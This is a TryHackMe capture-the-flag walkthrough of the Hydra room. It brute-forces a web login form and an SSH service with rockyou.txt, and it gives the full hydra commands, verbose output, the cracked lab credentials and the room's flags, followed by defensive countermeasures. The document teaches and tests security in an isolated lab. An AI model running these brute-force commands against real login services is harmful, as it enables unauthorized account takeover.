

TryHackMe

Hydra

Brute Force Web Login & SSH — Walkthrough

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Introduction

Hydra is a fast, parallelized network login cracker that supports dozens of protocols including HTTP, SSH, FTP, and SMB. This TryHackMe room teaches how to use Hydra to brute force a web login form and an SSH service using a real wordlist.

This walkthrough covers every step taken — from intercepting the POST request in browser DevTools, building the Hydra command, cracking SSH credentials, and capturing both flags.

Tools Used




Tool	Purpose
Hydra v9.0	Fast network login brute force tool
Firefox DevTools	Intercept POST request parameters and failure message
rockyou.txt	Password wordlist — /usr/share/wordlists/rockyou.txt
SSH	Remote login after credentials are cracked

Step-by-Step Walkthrough

Opening the Room and Identifying the Target

After deploying the TryHackMe machine, I navigated to the target application. The login page at <http://10.49.163.13/login> presented a Username and Password form. Before running any attack, I needed to understand exactly how the form submits data.

I opened Firefox DevTools, went to the Network tab, and entered a test login — username Tushar, password tushar123 — to capture the request in real time.





TryHackMe Hydra room overview and the login page at 10.49.163.13/login with DevTools open.

Intercepting the POST Request Payload

In the Network tab, I clicked the POST request to /login (status 302) and opened the Request panel. The raw payload showed the exact parameter names the form uses:

```
username=Tushar&password=tushar123
```

The page also returned a clear failure message: "Your username or password is incorrect." This string is critical — Hydra uses it to detect when a login attempt has failed versus succeeded.



Raw request payload in DevTools confirming parameter names and the POST request structure.

Running Hydra Against the Web Login Form

With the POST parameters and failure string confirmed, I built the Hydra command targeting user molly with the rockyou.txt wordlist:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.49.163.13 http-post-form \
"/login:username=^USER^&password=^PASS^:F=Your username or password is
incorrect." -V
```

Flag / Parameter	What it does
-l molly	Specifies a single username to attack
-P rockyou.txt	Password wordlist with 14.3 million entries
http-post-form	Attack module for HTTP POST login forms
^USER^ and ^PASS^	Hydra placeholders replaced with each username/password attempt
F=Your username or...	Failure string — Hydra detects a wrong password when this appears in the response
-V	Verbose mode — prints every attempt to the terminal

Hydra started 16 parallel tasks and began cycling through the wordlist — 123456, qwerty, password, iloveyou, and thousands more. The terminal showed every attempt in real time.

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-10 08:51:13
root@ip-10-49-142-27:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.49.163.13 http-post-form "/login
:username=^USER^&password=^PASS^:F=Your username or password is incorrect." -V
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for
illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-10 08:54:19
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per t
ask
[DATA] attacking http-post-form://10.49.163.13:80/login:username=^USER^&password=^PASS^:F=Your username or pas
sword is incorrect.
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
```

```
File Edit View Search Terminal Help
root@ip-10-49-142-27:~#
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "michael" - 18 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "ashley" - 19 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "qwerty" - 20 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "111111" - 21 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "iloveu" - 22 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "000000" - 23 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "michelle" - 24 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "tigger" - 25 of 14344398 [child 15] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "sunshine" - 26 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "chocolate" - 27 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "password1" - 28 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "soccer" - 29 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "anthony" - 30 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "friends" - 31 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "butterfly" - 32 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.49.163.13 - login "molly" - pass "purple" - 33 of 14344398 [child 14] (0/0)
[80][http-post-form] host: 10.49.163.13 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-10 08:54:22
root@ip-10-49-142-27:~#
```

Hydra running in verbose mode. 14,344,398 total attempts, 16 parallel tasks. Cracked password highlighted at the bottom.

Web Login Cracked — Flag 1 Captured


Hydra successfully found the password and printed the result:

```
[80][http-post-form] host: 10.49.163.13 login: molly password: sunshine
1 of 1 target successfully completed, 1 valid password found
```

I logged into the web application using molly / sunshine. The page immediately displayed Flag 1. I then launched the Hydra SSH attack against the second target machine at 10.48.162.161:

```
hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.48.162.161 -t4 ssh
```

Why -t4? SSH is stricter than HTTP. Too many parallel connections can trigger lockouts or errors. Four threads is the stable and safe choice for SSH brute forcing.



```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@ip-10-48-180-112:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.4
8.162.161 -t4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-11 05:39:
24
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14
344398), ~3586100 tries per task
[DATA] attacking ssh://10.48.162.161:22/
[22][ssh] host: 10.48.162.161 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-11 05:40:
30
root@ip-10-48-180-112:~#
```

Flag 1 revealed after web login. Below: Hydra SSH attack against 10.48.162.161 — result shows molly:butterfly found.

SSH Login and Flag 2 Captured

With the SSH credentials cracked (molly / butterfly), I connected to the machine:

```
ssh molly@10.48.162.161
```

After accepting the ECDSA fingerprint and entering the password, I had a shell on Ubuntu 20.04.6 LTS. A quick ls showed flag2.txt in the home directory, and cat revealed the second flag:

```
molly@ip-10-48-162-161:~$ ls
flag2.txt
molly@ip-10-48-162-161:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

```
root@ip-10-48-180-112:~# ssh molly@10.48.162.161
The authenticity of host '10.48.162.161 (10.48.162.161)' can't be established.
ECDSA key fingerprint is SHA256:cBdKbpXiLgDPITzpo1VwmRNiLdGxM2fhrXTDuvEFrE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.48.162.161' (ECDSA) to the list of known hosts.
molly@10.48.162.161's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-1083-aws x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Mon 11 May 2026 04:42:44 AM UTC

System load:  0.1               Processes:           108
Usage of /:   18.3% of 14.47GB   Users logged in:    0
Memory usage: 20%              IPv4 address for ens5: 10.48.162.161
Swap usage:   0%

Expanded Security Maintenance for Applications is not enabled.
```


```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Tue Dec 17 14:37:49 2019 from 10.8.11.98
molly@ip-10-48-162-161:~$ ls
flag2.txt
molly@ip-10-48-162-161:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
molly@ip-10-48-162-161:~$
```

Successful SSH login and retrieval of Flag 2 via cat flag2.txt.

Room Completed

Both flags were submitted. The TryHackMe room was marked complete with 2 tasks finished and 16 points earned.



TryHackMe Hydra room — completed with 2 tasks, 16 points earned, streak of 2.

Flags

Flag	Value
Flag 1 — Web Login	THM{2673a7dd116de68e85c48ec0b1f2612e}
Flag 2 — SSH	THM{c8eeb0468febbadea859baeb33b2541b}

Key Takeaways

Intercept before you attack

The DevTools Network tab reveals the exact POST body and failure message Hydra needs. Without these two pieces of information, the command cannot be built correctly and the attack will not work.

The failure string is the foundation

Hydra identifies failed logins by checking the response body for a specific string. Copy it exactly from the live page — any mismatch causes Hydra to either miss all successes or report false positives.

Match thread count to the protocol

HTTP tolerates high parallelism (16+ threads). SSH is strict — -t4 keeps the attack stable and avoids triggering connection rate limits or lockouts on the target.

Common passwords fall fast

Both sunshine and butterfly appear in the top portion of rockyou.txt. Weak passwords on internet-facing services are a critical vulnerability and will be cracked in seconds with any standard wordlist.

Defensive countermeasures

Account lockout after N failed attempts, CAPTCHA, multi-factor authentication, fail2ban on SSH, and monitoring for rapid sequential login failures are the primary defenses against exactly this type of attack.

References

TryHackMe Hydra Room: <https://tryhackme.com/room/hydra>

THC-Hydra GitHub: <https://github.com/vanhauser-thc/thc-hydra>

rockyou.txt Wordlist: <https://www.kali.org/tools/wordlists/>

Disclaimer: This walkthrough is for educational purposes only. All testing was performed on a legal, isolated TryHackMe lab environment. Never use these techniques on systems you do not own or have explicit written permission to test.

Written by tusharmumbre | TryHackMe | May 2026